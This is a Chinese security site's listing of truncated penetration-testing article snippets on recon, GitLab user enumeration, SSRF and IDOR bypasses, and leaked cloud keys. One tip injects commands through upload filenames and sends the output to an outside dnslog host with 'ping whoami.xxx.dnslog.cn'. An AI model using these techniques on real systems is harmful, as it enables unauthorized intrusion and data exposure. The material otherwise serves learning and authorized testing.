

解决Docker中的error during connect异常情况_docker
这篇文章主要介绍了解决Docker中的error during connect异常情况,具有很好的参考价值,希望对大家有所帮助。一起跟随小编过来看看吧 刚开始接触Docker,遇到异常问题难免会手忙脚乱。没事的,...
 2023年1月21日 20:02

弱口令讨论专题
欢迎大家踊跃评论在渗透过程中碰到的弱口令。 由于人性的弱点,弱口令总是普遍存在着。弱口令也成为我们拿下权限的有力手段之一,高端的渗透总是这么朴实无法且枯燥。 PDF下载地址:http://zone...
2022年3月10日 23:36
Gitlab用户信息遍历
FOFA指纹:app='gitlab' curl -s http://git.huoxian.cn/api/v4/users/{userid} | jq 文字来源于- 火线 Zone-云安全社区,安全小天地只做文章分享,如有侵权,请联系站长删除
2022年3月10日 23:35
奇怪的命令注入点
文件上传表单中出现的命令注入漏洞,常出现在filename或path参数中,可以使用sleep 5确认响应延时后再用ping whoami.xxx.dnslog.cn获取命令执行结果: 文字来源于- 火线 Zone-云安全社区,安全...
2022年3月10日 23:35
【火线项目案例】如何挖到空白页面的高危级别未授权漏洞
在安全小天地平台的火器中看到一个资产,居然是空白页面,空白页面就没有漏洞???偏偏不信邪,上手就是干! http://xxx.target.com 打开页面啥也没有,一片空白 F12看下JS中的API接口,发现有...
2022年3月10日 23:35
利用302跳转绕过限制-ssrf仅能使用http协议时
当ssrf限制只能使用http或https协议,可通过Header函数绕过限制。在vps创建一个302.php的文件,根据需求设置协议类型,内容参考下图: 将对应的url参数改为:http://vpsip/302.php即可进行深度...
2022年3月10日 23:36越权测试小技巧
越权测试小技巧 /v2/user/1234 ---> 401 Unauthorized 绕过小技巧 大写绕过 /v2/USER/1234 ---> 200 OK 添加json后缀绕过 /v2/user/1234.json ----> 200 OK 路径穿越绕过 /v2/user/111...
2022年3月10日 23:37
ProxySqlmap – 被动式发现SQL注入
http://github.com/XiaoTouMingyo/ProxySqlMap 使用教程: 配置->配置 程序使用需要配置SQLmapApi以及监听端口: 在SQLMAP中使用命令开开启SQLmapApi: sqlmapapi -s --host=0.0.0.0 --port=889...
2022年3月10日 23:36信息收集之快速提取SSL证书里的域名
信息收集之快速提取SSL证书里的域名 echo '唯品会(原Vipshop.com)特卖会:品牌特卖_确保正品_确保低价_货到付款' | httpx -tls-probe -json -silent | jq .tls.dns_names #安全小天地Zone Tip...
2022年3月10日 23:37
web漏洞挖掘指南-前端跨域漏洞
web漏洞挖掘指南 前端跨域漏洞 一、何为跨域 1.设想一种场景,一个恶意网站上嵌入了一个iframe标签去加载银行的登陆页面,高度和宽度的设置和真实的银行官网一样,当用户访问恶意网站并登录时,...
2022年3月10日 23:37
某鹅一次AK /SK 泄露导致拿下存储桶
第一次写文章师傅们 轻喷~ 起因 大二学生上课摸鱼,然后正常在测一些东西,emm 偶然在前端发现 发现了 AK 等字样~ 心里窃喜 洞要来了 ? !! 直接用现成的工具 就好 然后进一步利用的话 可以做...
2022年3月10日 23:37
记一次JS未授权访问漏洞
前言 上周六参加了最近一期的听火沙龙,各位师傅分享了很多有意思的挖洞姿势和议题,根据会后梳理和完善,现以分享交流未授权的一些拙见,各位大师父们如果有更好的意见建议,欢迎评论交流。 正...
2022年3月10日 23:37企业根域名资产收集细节再补充
0x01 前言 我们从《红蓝对抗之企业对外根域名资产收集》这篇文章可以学习到如下几种根域名的收集方式。本文将对细节再进行补充和扩展。 0x2 通过PTR记录收集 什么是PTR记录呢? PTR记录,是电子...
2022年3月10日 23:34
工具理解小结(面试火线被拒后的发奋图强)
面试官直接问我子域名收集工具原理,我寻思会用就行啊,结果我想了半天也没整明白,然后去把工具扒出来挨个瞅了瞅,这边给大家介绍一下: 一、首先了解一下为什么要收集子域名 在挖洞之前肯定要...
2022年3月10日 23:34信息收集系列之子域名发现
0x01 前言 上篇回顾,主要讲述了企业根域名的收集方法,如ICP、公司股权、DNS解析、whois数据、ssl证书等。本篇文章主要讲讲子域名发现。 0x02 我的子域名发现流程 0x03 通过第三方数据源收集 ...
2022年3月10日 23:34信息收集系列之善用搜索引擎
0x01 前言 在我们日常渗透过程中,总是会使用Google、FOFA、VirusTotal、Censys、Shodan、Crt.sh等搜索引擎。本文主要温故知新各种常用的搜索技巧。 0x02 关键词收集 以火线官网为例,让我们看...
2022年3月10日 23:32
